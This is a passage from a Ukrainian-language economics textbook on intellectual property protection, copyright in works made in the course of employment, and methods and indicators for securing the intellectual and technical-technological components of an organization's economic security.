нова якість набула вимоги підтримки міжнародного правового порядку у зв'язку із приходом новітніх технологій. Нові інформаційні й телекомунікаційні технології кидають виклик всій існуючій системі охорони ІВ. Нові ІС, різко підвищуючи темпи технологічних нововведень, ведуть до скорочення життєвого циклу виробленої продукції. Це є основою для підриву ефективності системи захисту багатьох видів промислових виробів і технологічних процесів, ефективність якої визначається саме тривалими періодами. Широка доступність до інформації й висока швидкість її передачі й обробки перетворюють захист ІВ у менш надійну. В умовах динамічно, розвинутого ринку, сучасних інформаційних і телекомунікаційних технологій традиційні заходи охорони ІВ (як національні, так і міжнародні) перетворюються часто в стримуючий фактор прогресу;

зміна змісту конкуренції відбилася й на ринковому поводженні фірм у науковомістких галузях. Великі фірми й ТНК стали шукати нові форми співробітництва з метою об'єднати дослідницькі розробки й практичні

знання для одержання технічно складних видів продукції або відпрацьовування виробничих процесів, крім технологічних стандартів. Інтелектуальний капітал у вигляді концепцій, дизайну, практичних знань і досвіду перетворився в реальне джерело конкурентних переваг для багатьох видів бізнесу (фінансові послуги, фармацевтика, напівпровідникове виробництво й ін.). Значною мірою цей наслідок підвищеної ролі інтелектуального капіталу для практичних справ.

У зв'язку з цим гостро постало питання про збереження комерційних секретів, технічних знань і в цілому охорони ІВ. Реалії авторського права приводять до усвідомлення необхідності посилення заходів охорони знань як визначального інгредієнта такого капіталу.

Правова охорона науково-технічної творчості може здійснюватися за допомогою різних заходів, як передбачених, так і не передбачених законом, тобто заповнювати не правовими, організаційними засобами, наприклад, змістом науково-технічних результатів у секреті. Головне, щоб ці заходи були спрямовані на створення умов, необхідних для реалізації економічних інтересів і забезпечення ЕБ тих або інших осіб і фірм. Однак надійність таких засобів охорони відносна, тому що завжди існує можливість її розсекречення. Варто враховувати, що засоби захисту (охорони) й заходи щодо забезпечення ЕБ ІВ вимагають значних матеріальних витрат.

Основні напрямки [91; 105; 136] із забезпечення ЕБ ІВ наступні:

правова охорона інтелектуальної власності;

патентування;

збереження комерційної таємниці;

забезпечення режиму конфіденційності;

ліцензійні договори;

самостійне втілення інноватором науково-технічних ідей і рішень.

Для аналізу економічних основ ІВ необхідно уточнити розуміння об'єктів «інтелектуальної власності». Це поняття уведене Паризькою конвенцією з охорони промислової власності в 1883 р. [91]. Відповідно до п. 2 ст. 1 Конвенції об'єктами охорони промислової власності є патенти на винаходи, корисні моделі, промислові зразки, товарні знаки, знаки обслуговування, фірмові найменування й рекомендації походження або найменування місця походження, а також припинення несумлінної конкуренції.

Конвенція про установу Всесвітньої організації інтелектуальної власності (ВОІВ) 1967 р. установила вимоги до загального переліку об'єктів інтелектуальної власності, включаючи також поряд з об'єктам промислової власності права, що ставляться до літературних, художніх і наукових здобутків, виконавської діяльності артистів, звукозапису, радіо- і телевізійним передачам, і інші права, що стосуються інтелектуальної діяльності у виробничій, науковій, літературній і художній сферах [91].

Терміни «промислова власність» і «інтелектуальна власність» уживаються в практиці, нормативних актах, міжнародних угодах (наприклад, у міжнародному Договорі про інтелектуальну власність щодо інтегральних мікросхем від 26 травня 1989 р.). Про право власності на продукти творчої діяльності в загальній формі вперше сказано в Законі СРСР «Про власність у СРСР» від 6 березня 1990 р.

Закон України від 9 липня 1993 р. «Про авторське право й суміжні права» (далі – Закон про авторське право) створює правову базу охорони інтелектуальної власності [4]. При цьому об'єкти, охороновластиві з авторського права, повинні відповідати наступним вимогам:

1) об'єкт охорони повинен бути результатом творчої діяльності;

2) сам результат творчої діяльності повинен бути виражений у якій-небудь об'єктивній формі;

3) форма, у якій виражений результат творчої діяльності, повинна дозволяти відтворювати його;

4) результат творчої діяльності повинен відноситися до сфери науки.

Творча діяльність – це інтелектуальна діяльність, у результаті якої з'являються нові поняття, образи або норми їх втілення, що відбивають об'єктивну реальність.

Основні ознаки творчості:

1) свідомий виробничий характер праці, у результаті якого створюється якісно новий предмет праці. Ця ознака дозволяє відрізняти творча праця від відтворюючої праці, що призводить до створення нового в кількісному вираженні, тобто відтворить раніше відоме;

2) сфера інтелектуального, а не матеріального виробництва. Процеси матеріального виробництва носять відтворювальний характер. Інтелектуальна праця, на відміну від праці в матеріальному виробництві,

може бути й виробляючої, якщо вона обумовлює появу якісно нових подань;

3) якісна новизна творчості, як інтелектуальної праці, може проявлятися в наступному: людина відбиває у своїй свідомості об'єктивну дійсність у вигляді понять і образів, які, у свою чергу, наділяються у відповідну форму (словесну, буквену, знакову й т. д.). Отже, творчість – це новизна понять і образів, або новизна їх форми, що виражає, або новизна й того й іншого. Саме завдяки втіленню в матеріальній формі творчий результат, як нематеріальна цінність, одержує правову охорону.

Творчий результат (науково-технічне рішення з авторського права) як результат інтелектуальної праці виражений і становить єдність змісту й форми. Характер змісту й особливості співвідношення змісту й форми, у якій воно втілено, визначає правовий режим того або іншого творчого результату.

Особливістю науково-технічних рішень, охороновластивостей із авторського права, є вимогою новизни форми. Зміст не може існувати сам по собі, не будучи вираженим у якій-небудь формі. Форма – завжди носій певного змісту. Тим часом зміст може бути виражений у зовсім іншій формі. При цьому авторське право, мабуть, не може надати самостійну охорону змісту добутку. Стосовно наукових результатів, для яких зміст, як результат наукової творчості, представляє для автора самостійну цінність, цілком природне прагнення одержати охорону своїх ідей, оформлених у вигляді досягнень наукової літератури.

Однак інструментарій авторського права не містить таких засобів, які дозволили б надати охорону змісту досягнення незалежно від форми, у якій воно втілено.

Авторське право за загальним правилом не висуває вимоги оригінальності, тому що об'єктивно неможливо створити однакові за формою досягнення, працюючи незалежно один від одного: авторським правом охороняються такі науково-технічні досягнення, які іншими особами без запозичення не можуть бути повторені. Отже, критерій новизни (оригінальності) форми досягнення в авторському праві не вимагає встановлення першості (пріоритету) для встановлення.

Зазначений критерій не можна застосовувати до змісту досягнення як об'єкта передбачуваної охорони з авторського права, для оцінки новизни змісту необхідна перевірка його новизни, Проведення пошуку

аналогів раніше зареєстрованих об'єктів і т. д. Однак така процедура невідома авторському праву.

Разом з тим зміст досягнення у відриві від форми не має того ступеня оригінальності, що необхідний для охорони авторського права: однаковий науковий результат може бути створений різними особами, що працюють незалежно один від одного.

Справа відповідних судових органів установити, в чому полягає оригінальність науково-технічного добутку й де саме вона полягає. Однак у випадку суперечки оригінальність може бути перевірена за допомогою експертизи, і особа, що створила спірне досягнення, повинен довести самостійність свого результату.

Для науково-технічної продукції змістовна частина має в переважній більшості випадків автономне значення. Пропонувалося охороняти наукові розробки не тільки на «лінгвістичному» рівні, на якому самостійною цінністю для правової охорони володіє зовнішня форма подання творчих результатів, але й на «семантичному» рівні, на якому правова охорона повинна бути надана укладеною в цій розробці ідеєю, що виражає її нетривіальну сутність.

Авторсько-правова охорона має наступні особливості, значимі для її поширення на науково-технічну продукцію:

охорона виникає автоматично в момент створення творчого добутку (ні реєстрації з метою захисту пріоритету, ні яких-небудь інших перевірок для надання охорони не потрібно);

захист надається тільки у випадку копіювання, запозичення форми добутку (захист не надається за наявності об'єктивних збігів, тобто збігу об'єктів, створених різними особами незалежно один від одного).

Поняття інтелектуальної власності в 1994 р. введено в Цивільний кодекс [28].

У цей час основні об'єкти інтелектуальної власності це: винаходи, технічні й організаційні новації, ноу-хау, дизайн і товарні знаки, методики, аудіо- й відеопродукція. Незважаючи на наявність у всіх цих об'єктів певних розходжень, вироблене загальне поняття інтелектуальної власності, що охоплює права, установлені не тільки щодо літературних і т. п. досягнень (літературна власність), але й щодо винаходів і інших об'єктів (промислова власність).

Поряд із визначенням поняття інтелектуальної власності сформульований і правовий фундамент для нового правового інституту

– інституту права інтелектуальної власності. Цим фундаментом стало поняття виключного права використання того або іншого результату інтелектуальної діяльності, як-то: літературний твір, винахід, програма для ЕОМ, фірмове найменування, товарний знак і т. д. Закон про авторське право уточнює, що «передача майнових прав може здійснюватися на основі авторського договору про передачу виключних прав або на основі авторського договору *про* передачу невиняткових прав».

Підвищена цінність всіх видів інформації обумовила необхідність корінної переоцінки правових основ володіння, охорони й використання інформаційних даних.

У цей час авторське право охороняє не наукову ідею або зміст інформації, а лише способи їх вираження. Деякі найбільш важливі новітні технології не підходять ні до жодної з існуючих норм у праві інтелектуальної власності.

Із числа новітніх технологій найбільші проблеми виникають із комп'ютерними програмними продуктами, технологією інтегральних схем і біотехнологією, включаючи генну інженерію. Так, розвиток індустрії програмування й сфери створення елементної бази ЕОМ обумовлює важливість розмежування прав автора, що працює за наймом і прав наймача на продукт інтелектуальної творчості.

Продукт інтелектуальної творчості у випадку створення на засоби й при сприянні роботодавця одержав назву службового досягнення. Службові науково-технічні результати мають самостійний режим використання.

Комерційний ризик підприємця в умовах ринкової конкуренції вимагає постійного інноваційного відновлення виробництва, що, у свою чергу, висуває зовсім інші вимоги до персоналу, праця якого стає не тільки відтворюючого, але й у більшій мірі творчого.

Поряд із правами, гарантованими трудовим законодавством, у працівника виникають права, пов'язані з одержанням цим працівником творчих результатів. У зв'язку із цим зазначимо ще одну особливість матеріального виробництва: продукти праці працівників належать власникові засобів виробництва й, таким чином, відчужуються від безпосереднього виробника.

Індивідуалізація результатів праці в матеріальному виробництві здійснюється відповідно до кількості а якості праці.

Пов'язані єдиною метою – розвивати виробництво – підприємець і працівник роз'єднані мотивами її досягнення: перший прагне збільшувати доходи, скорочуючи при цьому витрати, у тому числі й на заробітну плату; другий прагне до більше високої оплати своєї праці й більшого ступеня соціальної захищеності.

З погляду трудового права творчий процес як об'єкт правового регулювання становить процес праці. Вплив норм трудового законодавства на інтенсифікацію творчого процесу здійснюється за допомогою встанов-лення творчим працівникам більш високих окладів, присвоєння їм більш високих розрядів оплати праці, забезпечення їх додатковими соціальними благами, доплатами й надбавками.

Відчуження нематеріальних творчих результатів творчої праці від працівника не може бути нормоване безпосередньо, тому що вони порівняно з результатами матеріального виробництва мають свої особливості:

не споживаються при використанні, не погіршують свої споживчі властивості, навпаки, можуть поліпшувати їх;

у них відсутнє фізичне зношування, у процесі використання вони можуть тільки морально застаріти;

не відчужуване, при передачі матеріального носія вони не змінюють автора.

Творчий працівник одержує заздалегідь установлену заробітну плату, інші заздалегідь установлені виплати, не пов'язані з реальними доходами роботодавця від використання творчого результату. Такий порядок, безумовно, надійно захищає трудові права працівника, оскільки підприємець приймає на себе й ризик одержання негативного результату творчої діяльності, і комерційний ризик реалізації на ринку нової продукції, що містить результати творчості. Незабезпеченими залишаються тільки авторські права працівника.

Безумовне (без спеціального дозволу автора або законного правовласника) відчуження творчого результату порушує інтереси його творця.

Застосування правових форм, заснованих на праві власності на матеріальний носій, не забезпечує стабільності творчого процесу: не стимулює творця науково-технічної продукції до досягнення творчих результатів, до доведення цих результатів до практичного використання й поширення.

Використання договірних форм зобов'язального права відчуження матеріальних об'єктів не забезпечує необхідного рівня регламентації й охорони інтересів учасників відносин, що виникають із приводу інтелектуальних об'єктів: будь-яке використання науково-технічної продукції повинне бути санкціоноване не тільки власником матеріального носія наукового результату як матеріального об'єкта, але і його автором як об'єктом авторського права.

3.8.4. Закордонний досвід

Аналіз закордонного досвіду показує, що вирішення цього питання може бути різним. Авторське право континентальної Європи більш пристосоване для охорони добутків літератури й мистецтва, чим комп'ютерних програм, представляє більше прав порівняно з англо-американським контрактом, особливо щодо особистих немайнових прав, таких, як право на ім'я й на недоторканність досягнення.

Тенденція до поступового розширення прав наймача чітко спостерігається в розвитку законодавства за авторським правом Франції й Німеччини. Уніфікація правових норм у цій сфері обумовлена практикою промислового програмування, здійснюється в напрямку зближення з авторським правом США. У цей час дані процеси регламентуються Директивою з правовою охороні комп'ютерних програм, прийнятої Радою ЄЕС 13 грудня 1990 р. Відповідно до цього документа майнові права на службові досягнення повинні належати роботодавцеві, якщо в умовах наймання не спостерігається протилежне. Спірним тут залишається лише питання, чи можна вважати роботодавця автором. Директива ЄЕС залишає його рішення національним законодавством.

У цивілізованому суспільстві право повинне захищати інтереси найманого робітника як більш слабкого. Дійсно, різниця в можливостях роботодавця й найманого робітника у випадку виникнення конфлікту забезпечує істотні переваги наймача. Як правило, роботодавець має істотні матеріальні ресурси, штатними юристами й консультантами. Найманий же працівник після звільнення відразу опиняється у скрутному становищі, тому що залучення адвокатської допомоги є дорогим. Самостійне рішення в суді подібних питань, як показує практика, часто неефективно. Інакше кажучи, йдеться про ефемерність «голого» права й

утопічності повного правового регулювання відносин між роботодавцем і найманим робітником.

Відносини, що виникають у зв'язку зі створенням і використанням ряду результатів інтелектуальної діяльності, таких, як винаходу, корисні моделі й промислові зразки, регулюються Патентним законом РФ. Відносини із приводу використання інших результатів інтелектуальної діяльності (літературних і наукових досягнень, товарних знаків, фірмових най-менувань, комп'ютерних програм і інших розробок і об'єктів інтелектуальної власності) регулюються законами «Про правову охорону програм для електронних обчислювальних машин і баз даних», «Про правову охорону технологій інтегральних мікросхем», «Про авторське право й суміжні права».

Із проблемою службових досягнень тісно зв'язане також питання про не відчуження права на ім'я, тому що їх автор по суті не вільний у своєму виборі. Відчуження прав на майбутній продукт інтелектуальної творчості на користь роботодавця оформляється при прийманні на роботу, коли програміст ще не має ні устояної репутації, ні «ім'я». Роботодавець об'єктивно зацікавлений у збереженні такого положення, тому що воно забезпечує йому переваги при переукладанні договору про наймання й у випадку будь-якого конфлікту.

Науково-технічний результат може розглядатися як службова науково-технічна розробка тільки при одночасному збігу наступних умов:

автор знаходиться в трудових відносинах з організацією, за завданням якої стало наукове досягнення;

автор обіймає посаду, що передбачає можливість одержання творчих результатів;

створення досягнення повинне бути включене у виконання індивідуального завдання працівника;

наукове досягнення є оригінальним творчим результатом;

наукове досягнення має об'єктивну форму подання (це дозволяє відтворювати творчий результат і створює реальну загрозу незаконного копіювання й наступного несанкціонованого комерційного використання).

У цей час творчі результати, отримані в порядку виконання службового завдання, мають недостатній обсяг правової охорони. Відповідно до закону зазначено, що «авторське право на досягнення, створений у порядку виконання службових обов'язків або службового завдання роботодавця, належить авторові службового добутку. Виключні

права на використання службового досягнення належать особі, з якою автор знаходиться в трудових відносинах, якщо в договорі між ним і автором не передбачене інше».

Договором між автором і роботодавцем повинен установлюватися порядок виплати й розмір винагороди. Таким чином, законодавство закріпило принцип диспозитивності в регулюванні відносин із приводу службових розробок.

Таке рішення, мабуть, вимагає додаткових уточнень. Правове положення суб'єктів цих відносин не цілком відповідає вимогам цивільного права: «роботодавець (підприємець)» не є суб'єктом цивільно-правових відносин, його правоздатність визначається можливостями, що випливають із трудового законодавства, і не має обов'язка містити цивільно-правові договори на використання службових науково-технічних результатів працівників.

З погляду практичної реалізації цієї правової моделі неминуче виникає проблема, якщо підприємець не захоче містити договір із працівником, що створив творчі досягнення у рамках його службового завдання, тим більше, що працівник уже «зв'язаний» зобов'язаннями за трудовим договором (контракту), тобто законодавець пішов шляхом обмеження прав автора на службову розробку. Можливість договірного регулювання відносин між працівником і роботодавцем із приводу використання службових науково-технічних результатів по суті виключається. Роботодавець стає монополістом на використання службового досягнення.

Таким чином, сторони трудового договору не мають той ступінь незалежності, що характерний для цивільно-правових зобов'язань. Крім того, укладання договору на службову розробку не повинне розриватися в часі з висновком трудового договору (контракту).

Розглянуті тенденції й особливості сучасного етапу НТП, необхідність виходу України на міжнародний технологічний ринок обумовлюють розробку комплексу заходів, що враховують не тільки формування національного правового режиму охорони ІВ сучасного змісту, але й забезпечення ЕБ нашої держави.

З одного боку, необхідне організоване впорядкування національного правового режиму інтелектуальної власності. Вартість, як відомо, створюється не в сфері обміну або розподілу, а в сфері, у тому числі духовного, виробництва.

Установлення чіткого правопорядку у виробництві, розподілі й споживанні об'єктів інтелектуальної власності – це, по суті, доведення до юридичних формулювань вимог нового «середнього» класу: інтелігенції, підприємців, фермерів, кваліфікованих робітників, менеджерів.

Ринкова економіка вимагає інших, адекватних їй правових форм охорони інтелектуальної власності. Головна вимога для них полягає у тому, що покупець об'єкта інтелектуальної власності повинен бути впевнений, що купує його у власника, а виходить, ніхто не висуне претензії на дохід від використання винаходу. Тільки при офіційно зареєстрованому визнанні інтелектуальним власником винахідник може економічно вигідно розпорядитися своїм технічним рішенням. У визначеності відносин зацікавлений також замовник розробки, організація, що надала умови за контрактом, і інноваційні фірми.

Як показує досвід країн із розвинутого ринковою економікою, без визначеності й стабільності в питанні про інтелектуальну власність сучасний цивілізований ринок створити неможливо. Тому для активізації інноваційної активності необхідно вирішити правові й організаційні проблеми в охороні й передачі інтелектуальної власності, сертифікації інноваційної продукції.

Через велику близькість діяльності зі збереження й розвитку інтелектуального потенціалу організації до роботи із забезпечення інформаційної складової ЕБ організації, а також планування й здійснення заходів із забезпечення даних аспектів ЕБ організації здійснюються в тісному контакті й взаємодії всіх працівників організації.

Перша стадія процесу забезпечення інтелектуальної складової ЕБ організації – оцінка рівнів негативних впливів за складовою і можливими збитками від цих впливів. Виходячи з наявності двох основних напрямків забезпечення інтелектуальної складової ЕБ організації, даний аналіз повинен відбуватися як сукупність оцінок загроз негативних впливів за обома напрямками робіт.

Основний напрямок забезпечення інтелектуальної складової ЕБ організації – напрямок підтримки її інтелектуального потенціалу. Факторами негативних впливів за даним напрямком є недостатня увага або неефективне керування творчим процесом в організації, що дає можливість як одержанню технологічних і продуктових інновацій, так і пропозицій із вдосконалювання використання корпоративних ресурсів організації та її структур.

Важливою причиною збитків (втрат) від зниження рівня інтелекту-ального потенціалу організації є відсутність програми розвитку інтелектуального потенціалу організації, спрямованої на підтримку творчості співробітників організації, створення для цього процесу найкращої обстановки в організації, а також на збереження й поширення серед її підрозділів всіх новацій технологічного, організаційного й іншого характеру, що повинна містити* рекомендації із планування ліцензійної політики організації разом із планами забезпечення ІЕБ організації, що визначають шляхи оптимального досягнення максимальних результатів використання корпоративних розробок, що підлягають патентному захисту, і придбанню зовнішніх ліцензій на комерційне використання інтелектуальних продуктів, коли даний спосіб оволодіння ними виявляється більш ефективним.

Найважливіша ланка аналізу рівня забезпечення інтелектуальної складової ЕБ організації – оцінка ефективності прийнятих підприємством заходів щодо забезпечення безпеки, що дозволяє досліджувати розвиток інтелектуального потенціалу організації, доцільність і ефективність використання всіх видів корпоративних ресурсів організації, а також виявити помилки в плануванні й реалізації заходів щодо забезпечення інтелектуальної складової ЕБ організації й резерви вдосконалювання системи забезпечення даної складової. Ця оцінка здійснюється на основі карти розрахунку ефективності прийнятих заходів щодо забезпечення інтелекту-альної складової ЕБ організації.

Аналіз ефективності прийнятих заходів виробляється на основі методики оцінки збитків (втрат), зазнаних організацією в результаті реалізації запланованого комплексу заходів щодо забезпечення інтелектуальної складової ЕБ організації.

Збитки (втрати) від негативних впливів, описані вище, разом із причинами, аналізуються в розрізі ефективності й вартості реалізації кожного з заходів забезпечення ЕБ за складовою, відповідальністю та якістю робіт підрозділів-виконавців реалізованих заходів, а також за конкретними видами завданих й відверненого збитку. Серед них варто виділити такі основні види збитків за складовою, як збитки від неефективного керування розвитком інтелектуального потенціалу організації, слабкої взаємодії підрозділів організації.

Результати аналізу ефективності прийнятих заходів щодо забезпечення інтелектуальної й кадрової складової ЕБ організації в

поєднанні з висновками аналізу системи збереження й розвитку інтелектуального потенціалу організації документально реєструються і є основою для проведення етапу планування забезпечення інтелектуальної складової ЕБ організації. У зазначених цілях в організації складається планова карта роз-рахунку ефективності прийнятих заходів. У ній містяться планові показники з ефективності використання бюджету організації на забезпечення даної складової її ЕБ, склад планованого комплексу заходів щодо забезпечення інтелектуальної складової й підрозділу-виконавця, відповідального за реалізацію пропонованих заходів. На основі даних планової карти розрахунку ефективності прийнятих заходів виробляються рекомендації з їхнього застосування, які докладно описують порядок дій підрозділів організації, які беруть участь у забезпеченні всіх аспектів інтелектуальної складової ЕБ організації.

Планова карта розрахунку ефективності прийнятих заходів і рекомендації з їх реалізації – основні планові документи процесу забезпечення інтелектуальної складової ЕБ організації – входять складовими частинами в загальний план забезпечення інтелектуальної складової ЕБ організації. На основі загального плану та його складової частини, що стосується забезпечення інтелектуальної й кадрової складової, здійснюється планування корпоративних ресурсів, а також календарне планування персоналу, бюджетне й інші види ординарного планування фінансово-господарської діяльності організації.

Структура основних груп індикаторів рівня забезпечення інтелектуальної складової ЕБ організації розглянута нижче.

1. **Група індикаторів стану інтелектуального потенціалу організації.** До цієї групи індикаторів рівня інтелектуального потенціалу організації відносять: освітній склад персоналу організації, кількість винаходів і пропозицій раціоналізаторського характеру на одного працівника, кількість патентів організації й одержуваних нею доходів від ліцензійної ді-яльності на одного співробітника організації, абсолютні й питомі значення отриманого підприємством ефекту від впровадження пропозицій співробітників.

2. **Група індикаторів ефективності прийнятих заходів щодо забезпечення ЕБ організації за її інтелектуальною складовою.** Ця група містить у собі показник ефективності прийнятих заходів щодо забезпечення ЕБ організації з інтелектуальної й кадрової складової, що

розраховується на основі карти розрахунку ефективності прийнятих заходів щодо методики оцінки збитків.

З огляду на широту спектра можливих індикаторів стану інтелектуальної складової ЕБ організації й більших розходжень у потребах аналізу для організацій різних галузей господарства, конкретний склад індикаторів, що використовуються, може бути скорегований.

Основний спосіб забезпечення інтелектуальної складової – здійснення циклу робіт з аналізу загроз негативних впливів на економічну безпеку організації за її інтелектуальною складовою, оцінкою рівня забезпечення ЕБ організації на основі методики оцінки збитків (втрат) від негативних впливів, виявленням недоліків у роботі підрозділів організації, задіяних у реалізації комплексу заходів із забезпечення складової ЕБ організації, а також здійснення планування комплексу заходів підвищення рівня забезпечення ЕБ організації з інтелектуальної складової безпеки на основі карти.

Основна група методів забезпечення інтелектуальної складової ЕБ організації містить у собі комплекс заходів, що входять до програми розвитку інтелектуального потенціалу організації.

Складові частини цієї програми:

робота інформаційної й кадрової служб організації збору, аналізу й застосуванню всебічних результатів раціоналізаторської ініціативи співробітників організації щодо технологічних новацій, так і щодо пропозицій із вдосконалення організаційно-управлінської структури організації;

планування й здійснення заходів моральної й матеріальної мотивації персоналу.

Необхідне проведення заходів щодо планування динаміки розвитку інтелектуального потенціалу організації, запобігання збитків (втрат) у зв'язку з відходом фахівців – носіїв унікальних знань і кваліфікації, а також прогнозування очікуваних змін у необхідні для ефективної конкуренції характеристик і якостей інтелектуального потенціалу організації й необхідних у зв'язку із цим дій із комплектації відповідних служб організації співробітниками, що мають кваліфікацію, яка відповідає вимогам майбут-ніх умов ринку. В умовах зростання значимості інтелектуального фактора для ефективності й успішності бізнесу

необхідно приділяти підвищену увагу роботі із забезпечення інтелектуальної складової ЕБ організації.

Техніко-технологічна складова ЕБ організації. Кожна організація характеризується використовуваним у її основній господарській діяльності набором технологій матеріального або інтелектуального виробництва. Якість цих технологій і їх відповідність новітнім світовим стандартам кардинальним чином впливають на ефективність діяльності організації, на перспективи подальшого розвитку і забезпечення ЕБ.

Внаслідок істотного розходження в основних принципах функціонування організацій сфери матеріального виробництва (до них належать організації промисловості, сільського господарства й транспорту; організації сфери нематеріального виробництва, серед яких варто виділити торговельні організації, організації фінансової й банківської сфер, науково-дослідні й консультаційні організації) необхідним є розділяти особливості техніко-технологічних складових організацій цих двох сфер виробництва, відзначаючи при цьому і їх загальні риси. Основна сутність техніко-технологічної складової ЕБ організації як виробничої, так і невиробничої сфер полягає у тому, наскільки рівень використовуваних у даний організації технологій відповідає кращим світовим зразкам.

Основне ж розходження в специфіці забезпечення техніко-технологічної складової ЕБ організацій матеріальної й нематеріальної сфер виробництва полягає в обсягах, на які спрямовані заходи щодо забезпечення техніко-технологічної безпеки організацій, а також у методах забезпечення цієї безпеки. Так, в організаціях матеріальної сфери ви-робництва основним об'єктом забезпечення техніко-технологічної складової ЕБ організації є виробничо-технологічне устаткування як найбільш дорогий і важливий для досягнення ефективного результату фактор виробництва. Для організацій нематеріальної сфери виробництва основним об'єктом забезпечення техніко-технологічної безпеки організації є комплекс інтелектуальних технологій організації, її ноу-хау, набір технологій, знань, умінь і досвіду, наявний у персонала організації, які відіграють певну роль у забезпеченні їх техніко-технологічної безпеки. Іншими словами, розходження в методах забезпечення техніко-технологічної складової ЕБ організації різних сфер виробництва відбуваються внаслідок специфіки

об'єктів, за якими здійснюються заходи щодо забезпечення цієї складової.

Підприємство матеріальної сфери забезпечення техніко-технологічної безпеки містить у собі наступні основні етапи:

1. Аналіз ринку технологій з виробництва продукції, аналогічної профілю даної організації. Аналіз містить у собі збір і аналіз інформації з особливостей технологічних процесів в організаціях, що випускають аналогічну продукцію, аналіз науково-технічної інформації з нових розробок у даній галузі, а також за технологіями, здатними зробити інтервенцію на галузевий технологічний ринок.

2. Аналіз власних технологічних процесів організації, знаходження внутрішніх ресурсів поліпшення використовуваних технологій.

3. Аналіз товарних ринків із профільної продукції, що випускається даним підприємством, і ринків товарів-замінників. Оцінка перспектив розвитку ринків виробленої підприємством продукції й прогнозування майбутньої специфіки необхідних технологічних процесів для випуску конкурентоспроможної продукції.

4. Розробка технологічної стратегії розвитку даної організації, що включає в себе: визначення перспективних товарів; планування комплексу технологій для виробництва цих товарних позицій; планування бюджету на технологічний розвиток організації. Планування технологічного бюджету повинне ґрунтуватися на оптимізації витрат за програмою технологічного розвитку організації при виборі альтернатив проведення власних технологічних розробок організації або закупівлі технологічного устаткування й патентів на ринку.

Пріоритетні параметри при виборі альтернатив:

імовірність позитивного результату при проведенні підприємством власних досліджень і розробок;

порівняльна вартість варіанта;

додатковий позитивний ефект від майбутнього продажу ліцензій на результати власних досліджень або від політики патентної блокади конкурентів;

побічний негативний ефект від потрапляння організації в залежність від продавця при покупці ліцензій або технологічного устаткування;

розробка загального плану технологічного розвитку організації.

У цьому документі повинні бути відбиті підсумки вибору альтернативних шляхів технологічного розвитку організації із зазначенням його ланцюгів і пріоритетів, а також чітко позначені календарні рядки, обсяги фінансування й відповідальних виконавців із проведення власних НДДКР організації або закупівлі технологічного устаткування й ліцензій у зовнішніх контрагентів;

виробіток плану власних корпоративних НДДКР відповідно до загального плану технологічного розвитку організації. Він повинен містити в собі календарні плани реалізації НДДКР, фінансове й матеріальне планування, а також всі інші інструменти, традиційно використовувані в плануванні й здійсненні НДДКР.

5. Оперативна реалізація планів технологічного розвитку організації в процесі здійснення її господарської діяльності.

6. Аналіз результатів від застосування заходів щодо забезпечення техніко-технологічної складової ЕБ організації. Цей аналіз здійснюється на основі карти розрахунку ефективності прийнятих заходів щодо забезпечення техніко-технологічної складової ЕБ організації.

На основі даних таблиці розрахунку ефективності прийнятих заходів виявляються допущені помилки планування й реалізації технологічної політики організації, визначаються зазнані збитки, ефективність вжитих заходів і розробляються рекомендації з корегування напрямків технологічного розвитку організації при розробці загального плану технологічного розвитку організації й здійснення комплексу заходів із її реалізації.

Той факт, що пріоритетними для забезпечення їх техніко-технологічної безпеки як з погляду їх вартості, так і ролі в забезпеченні безпеки є комплекс інтелектуальних технологій, ноу-хау й набір технологій, знань, умінь і досвіду, наявний у персонала організації, обумовив певну специфіку процесу забезпечення техніко-технологічної безпеки організацій нематеріальної сфери на відміну від виробничих організацій. Ця специфіка полягає в пріоритеті методів роботи організації й надання нею послуг споживачам стосовно матеріально-речовинного забезпечення функціонування організації. Технологічне устаткування в даній сфері більш стандартизований, що має більший порівняно з виробничими організаціями цикл морального зношування, отже, має менша вага в забезпеченні технологічної безпеки даної організації, ніж

комплекс інтелектуальних технологій організації, носіями яких є співробітники організації.

Пріоритетність комплексу інтелектуальних технологій організації як за часткою витрат на нього в загальній сумі витрат на забезпечення техніко-технологічної безпеки організації, так і за його роллю в забезпеченні цієї складової ЕБ організації накладає певні специфічні особливості на процес забезпечення техніко-технологічної безпеки організації.

Забезпечення техніко-технологічної складової ЕБ організації нематеріальної сфери пов'язане із забезпеченням інтелектуальної й інформаційної складових, тому що заходи щодо забезпечення техніко-технологічної безпеки організації нематеріальної сфери стосуються роботи з підвищення творчого потенціалу фахівців організації, а також збору й аналізу інформації із проблем, які мають або можуть мати відношення до технологій організації, і власні корпоративні інноваційні розробки.

Індикатори, що відбивають стан техніко-технологічної складової ЕБ організації, підрозділяються на дві основні групи індикаторів, що характеризують рівень техніко-технологічної безпеки організації.

Перша група – це стан техніко-технологічної складової ЕБ організації у вигляді приватного функціонального критерію техніко-технологічної безпеки організації. Його зміст полягає в оцінці економічної ефективності вжитих заходів із забезпечення техніко-технологічної безпеки. Даний приватний функціональний критерій розраховується на основі співвіднесення сум повернених і зазначених підприємством збитків з техніко-технологічної складової економічної безпеки організації з вит-ратами на реалізацію заходів із забезпечення техніко-технологічної безпеки організації.

Чим вищим є значення приватного функціонального критерію, тим вищий рівень техніко-технологічної безпеки організації. Значення приват-ного функціонального критерію рівня техніко-технологічної безпеки організації використовується при розрахунку сукупного критерію ЕБ організації.

Друга група індикаторів стану техніко-технологічної безпеки організації містить у собі традиційно використовувані для оцінки рівня технологічного потенціалу організації критерії. Кількість проданих ліцензій, що купуються організацією, кількість наявних у її розпорядженні

патентів, співвідношення одержуваних і ліцензійних виплат, що сплачуються (роялті), відсоток продукції випускається організацією, що перевершує й відповідає кращим світовим аналогам, відсоток захищеної патентами продукції, яка випускається, що належать даній організації, питома вага технологічного устаткування організації, розробленого в організації й захищеного патентами, а також устаткування, придбаного на основі ліцензійних договорів.

Сукупність способів забезпечення техніко-технологічної складової ЕБ організації містить у собі заходи щодо аналізу поточного стану техніко-технологічної безпеки організації на основі обробки даних фінансово-господарської звітності організації, а також технічної інформації служб організації, насамперед виробничих підрозділів, технологічних служб, інформаційного, маркетингового, дослідницького й патентно-ліцензійного підрозділів.

